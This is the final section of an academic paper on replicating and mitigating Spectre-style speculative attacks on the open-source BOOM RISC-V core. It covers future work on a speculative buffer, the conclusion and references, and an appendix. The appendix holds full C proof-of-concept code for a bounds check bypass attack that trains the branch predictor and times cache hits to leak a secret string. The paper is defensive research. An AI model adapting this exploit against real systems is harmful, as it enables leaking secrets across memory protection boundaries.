We plan to perform a more thorough evaluation of the performance and security implications of the SpecBuf with more workloads, in addition to Dhrystone. At evaluation, the SpecBuf was unable to boot RISC-V Linux on FireSim and therefore we were unable to run the SPEC2017 suite and the CoreMark EEMBC benchmark [14], [48]. Currently, RISC-V Linux runs for around 180M cycles before a pipeline assertion fires in FireSim simulation. However, in VCS simulation, Linux runs for over 350M cycles. Further work needs to be done to see if the VCS simulation fully boots Linux as well as checking the difference between the VCS and FireSim simulations. After fixing the Linux boot, we plan to perform a more thorough evaluation of the SpecBuf. We plan to configure multiple design points of the SpecBuf with multiple implementations of the PNR head and refill/replay system, and compare the tradeoffs of each implementation.

D. BOOM Improvements

Future work for the project also involves bringing BOOM to a more stable version. Throughout the project, many performance-reducing bugs were found in the front-end. Work done after evaluation has resulted in the RSB being reconnected, fixes to GShare Branch History Table counters and Branch History Register hashing to allow for better predictions. The changes improve the branch prediction of both baseline and the SpecBuf version of the core resulting in higher Dhrystone scores (the SpecBuf version shows a 26% improvement in Dhrystone results). However, there are still more front-end bugs that can be addressed for further improvements. Additionally, the load/store unit does not currently support the updated RISC-V WMO memory model. Resolving these issues would not only improve the performance of our replicated attacks, it would also further validate BOOM as a platform for secure hardware research. Beyond the above, we have additionally identified several broad areas for future BOOM improvements.

1) Multi-ported Cache: The non-blocking L1 data cache employed in BOOM was designed with the in-order Rocket core in mind; is not ideal for a high performance out-of-order core. The cache does not have any concept of speculative execution, and contains many structures and provisions which are superfluous in an out-of-order core. Some of the L1

structures, like the replay queues and store data queues, would be better handled within the core's load/store unit itself. Additionally, the cache is strictly single ported. In order to investigate higher performance variants of the BOOM core, a multi-ported data cache will be required.

2) SpecBuf Improvements: Our current SpecBuf implementation has several limitations, described in Section V-E. Among them are the lack of full-associativity and the inability to immediately deallocate killed MSHRs. To improve further upon our initial design, we may want to rearchitect BOOM's data cache from the ground up with speculative safety in mind.

3) Multi-level Cache Hierarchy: The current SpecBuf addresses only a single level cache hierarchy. BOOM is currently configured with an L1 data cache and a large all-encompassing L2. In the future, it would be valuable to configure BOOM with a more realistic cache hierarchy, such as with a large L2 shared between several cores. The technique described in this paper could be potentially extended to support multi-level cache hierarchies.

VIII. Conclusion

With the large influx of speculative style attacks being revealed, this paper categorizes, replicates and mitigates a subset of the attacks. We have categorized different attacks and defenses based on their type, architectural legality, and targets. We have replicated Spectre on the Berkeley Out-of-Order Machine, an open source RV64G processor, showing that it is useful as a baseline for secure hardware research. Finally, a speculative buffer was demonstrated as a basic mitigation for these cache side channel based speculative attacks.

Our hope is that with this work, we have demonstrated how future security research may utilize BOOM. Additionally, we hope that the taxonomy created will make it easier for researchers to understand the variants of the attacks and the relations between various defenses and attack mechanisms.

IX. Acknowledgements

We would like to thank Chris Celio for helping the group get started on the project with his thoughts on hardware mitigations for Spectre attacks, and, of course, for building BOOM. Additionally, we would like to thank the ADEPT lab and the FireSim team for providing the necessary tools and resources for emulating the attacks and microbenchmarks.

References

[1] Advanced Micro Devices, "AMD64 Technology: Speculative Store Bypass Disable," https://developer.amd.com/wp-content/resources/124441_AMD64_SpeculativeStoreBypassDisable_Whitepaper_final.pdf, 2018

[2] Advanced Micro Devices, "Software techniques for managing speculation on AMD processors," https://developer.amd.com/wp-content/resources/Managing-Speculation-on-AMD-Processors.pdf, 2018

[3] Advanced Micro Devices, "Software Techniques for Managing Speculation," https://developer.amd.com/wp-content/resources/90343-B_SoftwareTechniquesforManagingSpeculation_WP_7-18Update_FNL.pdf, 2018

[4] Arm, "Cache speculation side-channels," https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability/download-the-whitepaper, 2018

[5] Arm, "Vulnerability of speculative processors to cache timing sidechannel mechanism," https://developer.arm.com/support/security-update, 2018

[6] A. Lutomirski, "x86/fpu: Hard-disable lazy FPU mode," https://lkml.org/lkml/2018/6/14/509, Jun. 2018

[7] A. Pardoe, "Spectre mitigations in msvc," https://blogs.msdn.microsoft.com/vcblog/2018/01/15/spectre-mitigationsin-msvc/, 2018

[8] A. Seznec, P. Michaud, "A case for (partially)-tagged geometric history length predictors," Journal of Instruction Level Parallelism, Apr. 2006

[9] Berkeley Architecture Research, "HAMMER: Highly Agile Masks Made Effortlessly from RTL," https://github.com/ucb-bar/hammer, 2018

[10] C. Canella, J. V. Bulck, M. Schwarz, M. Lipp, B. von Berg, P. Ortner, F. Piessens, D. Evtyushkin, D. Gruss, "A Systematic Evaluation of Transient Execution Attacks and Defenses," arXiv:1811.05441, Nov. 2018

[11] C. Carruth, "RFC: Speculative Load Hardening (a Spectre variant #1 mitigation)," https:// lists.llvm.org/ pipermail/llvmdev/ 2018-March/122085.html, Mar. 2018

[12] C. Celio, D. A. Patterson, K. Asanovi, "The Berkeley Out-of-Order Machine (BOOM): An Industry-Competitive, Synthesizable, Parameterized RISC-V Processor," Technical Report, Jun. 2015

[13] Chromium, "Site Isolation," http://www.chromium.org/Home/chromium-security/site-isolation

[14] CoreMark, "CoreMark: An EEMBC Benchmark," https://www.eembc.org/coremark/, 2018

[15] D. Evtyushkin, R. Riley, N. C. Abu-Ghazaleh, D. Ponomarev, "Branchscope: A new side-channel attack on directional branch predictor," ASPLOS18, 2018

[16] D. Gruss, C. Maurice, A. Fogh, M. Lipp, S. Mangard, "Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR," CCS, 2016

[17] D. Gruss, M. Lipp, M. Schwarz, R. Fellner, C. Maurice, S. Mangard, "KASLR is Dead: Long Live KASLR," ESSoS, 2017

[18] E. M. Koruyeh, K. N. Khasawneh, C. Song, N. Abu-Ghazaleh, "Spectre Returns! Speculation Attacks using the Return Stack Buffer," 12th USENIX Workshop on Offensive Technologies, 2018

[19] F. Pizlo, "What Spectre and Meltdown mean for WebKit," https://webkit.org/blog/8048/what-spectre-andmeltdown-mean-for-webkit/, Jan. 2018

[20] G. Irazoqui, X. Guo, "Cache Side Channel Attack: Exploitability and Countermeasures," Black Hat Asia, 2017

[21] G. Maisuradze, C. Rossow, "ret2spec: Speculative Execution Using Return Stack Buffers," 25th ACM Conference on Computer and Communications Security, 2018

[22] Intel Corp. "Deep Dive: Intel Analysis of L1 Terminal Fault," https://software.intel.com/security-softwareguidance/insights/deep-dive-intel-analysis-l1-terminal-fault, Aug. 2018

[23] Intel Corp. "Intel Analysis of Speculative Execution Side Channels," https://software.intel.com/security-softwareguidance/api-app/sites/default/files/336983-IntelAnalysis-of-Speculative-Execution-Side-ChannelsWhite-Paper.pdf, Jul. 2018

[24] Intel Corp. "Retpoline: A Branch Target Injection Mitigation," https://software.intel.com/security-softwareguidance/api-app/sites/default/files/Retpoline-ABranch-Target-Injection-Mitigation.pdf, Jun. 2018

[25] Intel Corp. "Speculative Execution Side Channel Mitigations," https://software.intel.com/sites/default/files/managed/c5/63/336996-Speculative-Execution-SideChannel-Mitigations.pdf, May 2018

[26] Intel Corp. "Software Guidance for Security Advisories," https://software.intel.com/security-software-guidance/software-guidance, 2018

[27] J. Bachrach, H. Vo, B. Richards, Y. Lee, A. Waterman, R. Aviienis, J. Wawrzynek, K. Asanovic, "Chisel: Constructing Hardware in a Scala Embedded Language," DAC 2012, 2012

[28] J. Horn, "speculative execution, variant 4: speculative store bypass," https://bugs.chromium.org/p/project-zero/issues/detail?id=1528, 2018

[29] J. Renau, "Securing SoCs from Time Side Channels," UC Santa Cruz, 2018

[30] J. Schmidt, "Exclusive: Spectre-NG - Multiple new Intel CPU flaws revealed, several serious," Heise.de, 2018

[31] J. Stecklina, T. Prescher, "LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels," arXiv:1806.07480, 2018

[32] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, R. Strackx, "Foreshadow:

Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution," USENIX Security Symposium, 2018
[33] K. Asanovi, R. Avizienis, J. Bachrach, S. Beamer, D. Biancolin, C. Celio, H. Cook, D. Dabbelt, J. Hauser, A. Izraelevitz, S. Karandikar, B. Keller, D. Kim, J. Koenig, Y. Lee, E. Love, M. Maas, A. Magyar, H. Mao, M. Moreto, A. Ou, D. A. Patterson, B. Richards, C. Schmidt, S. Twigg, H. Vo, A. Waterman, "The RocketChip Generator," Technical Report, Apr. 2016
[34] K. N. Khasawneh, E. M. Koruyeh, C. Song, D. Evtyushkin, D. Ponomarev, N. C. Abu-Ghazaleh, "Safespec: Banishing the spectre of a meltdown with leakage-free speculation," arXiv:1806.05179, 2018
[35] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, M. Hamburg, "Meltdown: Reading Kernel Memory from User Space," 27th USENIX Security Symposium, 2018
[36] M. Schwarz, M. Schwarzl, M. Lipp, D. Gruss, "Netspectre: Read arbitrary memory over network," arXiv:1807.10535, 2018
[37] M. Yan, J. Choi, D. Skarlatos, A. Morrison, C. W. Fletcher, J. Torrellas, "InvisiSpec: Making Speculative Execution Invisible in the Cache Hierarchy," Proceedings of the 51th International Symposium on Microarchitecture (MICRO18), 2018
[38] O. Oleksenko, B. Trach, T. Reiher, M. Silberstein, C. Fetzer, "You Shall Not Bypass: Employing data dependencies to prevent Bounds Check Bypass," arXiv:1805.08506, 2018
[39] O. S. S. Inc, "Respectre: The state of the art in spectre defenses," https://www.grsecurity.net/respectre_announce.php, Oct. 2018
[40] O. Weisse, J. Van Bulck, M. Minkin, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, R. Strackx, T. F. Wenisch, Y. Yarom, "Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution," Technical report, 2018
[41] P. Kocher, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, Y. Yarom, "Spectre attacks: Exploiting speculative execution," ArXiv e-prints, Jan. 2018
[42] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, Y. Yarom, "Spectre attacks: Exploiting speculative execution," S&P, 2019
[43] P. Kocher, "Spectre mitigations in microsofts c/c++ compiler," https://www.paulkocher.com/doc/MicrosoftCompilerSpectreMitigation.html, 2018
[44] Q. Ge, Y. Yarom, D. Cock, G. Heise, "A Survey of Microarchitectural Timing Attacks and Countermeasures on Contemporary Hardware," IACR, 2016
[45] R. Earnshaw, "Mitigation against unsafe data speculation (CVE2017-5753)," https://lwn.net/Articles/759438/, Jul. 2018
[46] R. Spreitzer, V. Moonsamy, T. Korak, S. Mangard, "Systematic classification of side-channel attacks: a case study for mobile devices," CoRR, 2018
[47] S. Karandikar, H. Mao, D. Kim, D. Biancolin, A. Amid, D. Lee, N. Pemberton, E. Amaro, C. Schmidt, A. Chopra, Q. Huang, K. Kovacs, B. Nikolic, R. Katz, J. Bachrach, K. Asanovi, "FireSim: FPGA-Accelerated Cycle-Exact Scale-Out System Simulation in the Public Cloud," ISCA, 2018
[48] SPEC, "SPEC CPU 2017," https://www.spec.org/cpu2017/Docs/overview.html, 2017
[49] E. Wang, A. Izraelevitz, C. Schmidt, J. Bachrach, K. Asanovic, B. Nikolic, E. Alon, "HAMMER: Enabling Re-Use and Generators in Physical Design," https://github.com/ucb-bar/hammer, 2018
[50] V. Kiriansky, I. Lebedev, S. Amarasinghe, S. Devadas, J. Emer, "DAWG: A Defense Against Cache Timing Attacks in Speculative Execution Processors," MICRO, 2018
[51] V. Kiriansky, C. Waldspurger, "Speculative Buffer Overflows: Attacks and Defenses," arXiv:1807.03757, 2018

APPENDIX A
BOUNDS CHECK BYPASS BOOM PROOF OF CONCEPT

In Code 4 is the implementation of the Bound Check Bypass attack on BOOM. Without speculation, the `array2` access in the `victimFunc` would be only accessed during the training round with the value retrieved from `array1`. However, since speculation occurs, the `array2` is accessed with the secret value during the attacker run by having `array1` be used to reach the `secretString` value.

```c
#include <stdio.h>
#include <stdint.h>
#include "encoding.h"
#include "cache.h"

#define TRAIN_TIMES 6 // assumption is that you have a 2 bit counter in the predictor
#define ROUNDS 1 // run the train + attack sequence X amount of times (for redundancy)
#define ATTACK_SAME_ROUNDS 10 // amount of times to attack the same index
#define SECRET_SZ 26
#define CACHE_HIT_THRESHOLD 50

uint64_t array1_sz = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t unused2[64];
uint8_t array2[256 * L1_BLOCK_SZ_BYTES];
char* secretString = "!\"#ThisIsTheBabyBoomerTest";

/**
 * reads in inArray array (and corresponding size) and outIdxArrays top two idx's (and their
 * corresponding values) in the inArray array that has the highest values.
 *
 * @input inArray array of values to find the top two maxs
 * @input inArraySize size of the inArray array in entries
 * @inout outIdxArray array holding the idxs of the top two values
 *        ([0] idx has the larger value in inArray array)
 * @inout outValArray array holding the top two values ([0] has the larger value)
 */
void topTwoIdx(uint64_t* inArray, uint64_t inArraySize, uint8_t* outIdxArray, uint64_t*
    outValArray){
    outValArray[0] = 0;
    outValArray[1] = 0;

    for (uint64_t i = 0; i < inArraySize; ++i){
        if (inArray[i] > outValArray[0]){
            outValArray[1] = outValArray[0];
            outValArray[0] = inArray[i];
            outIdxArray[1] = outIdxArray[0];
            outIdxArray[0] = i;
        }
        else if (inArray[i] > outValArray[1]){
            outValArray[1] = inArray[i];
            outIdxArray[1] = i;
        }
    }
}

/**
 * takes in an idx to use to access a secret array. this idx is used to read any mem addr
     outside
 * the bounds of the array through the Spectre Variant 1 attack.
 *
 * @input idx input to be used to idx the array
 */
void victimFunc(uint64_t idx){
    uint8_t dummy = 2;

    // stall array1_sz by doing div operations (operation is (array1_sz << 4) / (2*4))
    array1_sz =  array1_sz << 4;
    asm("fcvt.s.lu  fa4, %[in]\n"
        "fcvt.s.lu  fa5, %[inout]\n"
        "fdiv.s fa5, fa5, fa4\n"
        "fdiv.s fa5, fa5, fa4\n"
        "fdiv.s fa5, fa5, fa4\n"
        "fdiv.s fa5, fa5, fa4\n"
        "fcvt.lu.s  %[out], fa5, rtz\n"
        : [out] "=r" (array1_sz)
        : [inout] "r" (array1_sz), [in] "r" (dummy)
        : "fa4", "fa5");

    if (idx < array1_sz){
        dummy = array2[array1[idx] * L1_BLOCK_SZ_BYTES];
    }

    // bound speculation here just in case it goes over
    dummy = rdcycle();
}

int main(void){
    uint64_t attackIdx = (uint64_t)(secretString - (char*)array1);
    uint64_t start, diff, passInIdx, randIdx;
    uint8_t dummy = 0;
```

```
81      static uint64_t results[256];
82
83      // try to read out the secret
84      for(uint64_t len = 0; len < SECRET_SZ; ++len){
85
86          // clear results every round
87          for(uint64_t cIdx = 0; cIdx < 256; ++cIdx){
88              results[cIdx] = 0;
89          }
90
91          // run the attack on the same idx ATTACK_SAME_ROUNDS times
92          for(uint64_t atkRound = 0; atkRound < ATTACK_SAME_ROUNDS; ++atkRound){
93
94              // make sure array you read from is not in the cache
95              flushCache((uint64_t)array2, sizeof(array2));
96
97              for(int64_t j = ((TRAIN_TIMES+1)*ROUNDS)-1; j >= 0; --j){
98                  // bit twiddling to set passInIdx=randIdx or to attackIdx after TRAIN_TIMES
                        iterations
99                  // avoid jumps in case those tip off the branch predictor
100                 // note: randIdx changes everytime the atkRound changes so that the tally does
                        not get affected
101                 //       training creates a false hit in array2 for that array1 value (you want
                         this to be ignored by having it changed)
102                 randIdx = atkRound % array1_sz;
103                 passInIdx = ((j % (TRAIN_TIMES+1)) - 1) & ~0xFFFF; // after every TRAIN_TIMES
                        set passInIdx=...FFFF0000 else 0
104                 passInIdx = (passInIdx | (passInIdx >> 16)); // set the passInIdx=-1 or 0
105                 passInIdx = randIdx ^ (passInIdx & (attackIdx ^ randIdx)); // select randIdx or
                        attackIdx
106
107                 // set of constant takens to make the BHR be in a all taken state
108                 for(uint64_t k = 0; k < 30; ++k){
109                     asm("");
110                 }
111
112                 // call function to train or attack
113                 victimFunc(passInIdx);
114             }
115
116             // read out array 2 and see the hit secret value
117             // this is also assuming there is no prefetching
118             for (uint64_t i = 0; i < 256; ++i){
119                 start = rdcycle();
120                 dummy &= array2[i * L1_BLOCK_SZ_BYTES];
121                 diff = (rdcycle() - start);
122                 if ( diff < CACHE_HIT_THRESHOLD ){
123                     results[i] += 1;
124                 }
125             }
126         }
127
128         // get highest and second highest result hit values
129         uint8_t output[2];
130         uint64_t hitArray[2];
131         topTwoIdx(results, 256, output, hitArray);
132
133         printf("m[0x%p] = want(%c) =?= guess(hits,dec,char) 1.(%lu, %d, %c) 2.(%lu, %d, %c)\n",
                    (uint8_t*)(array1 + attackIdx), secretString[len], hitArray[0], output[0], output
                [0], hitArray[1], output[1], output[1]);
134
135         // read in the next secret
136         ++attackIdx;
137     }
138
139     return 0;
140 }
```

Code 4. BOOM Proof of Concept code of Bounds Check Bypass Attack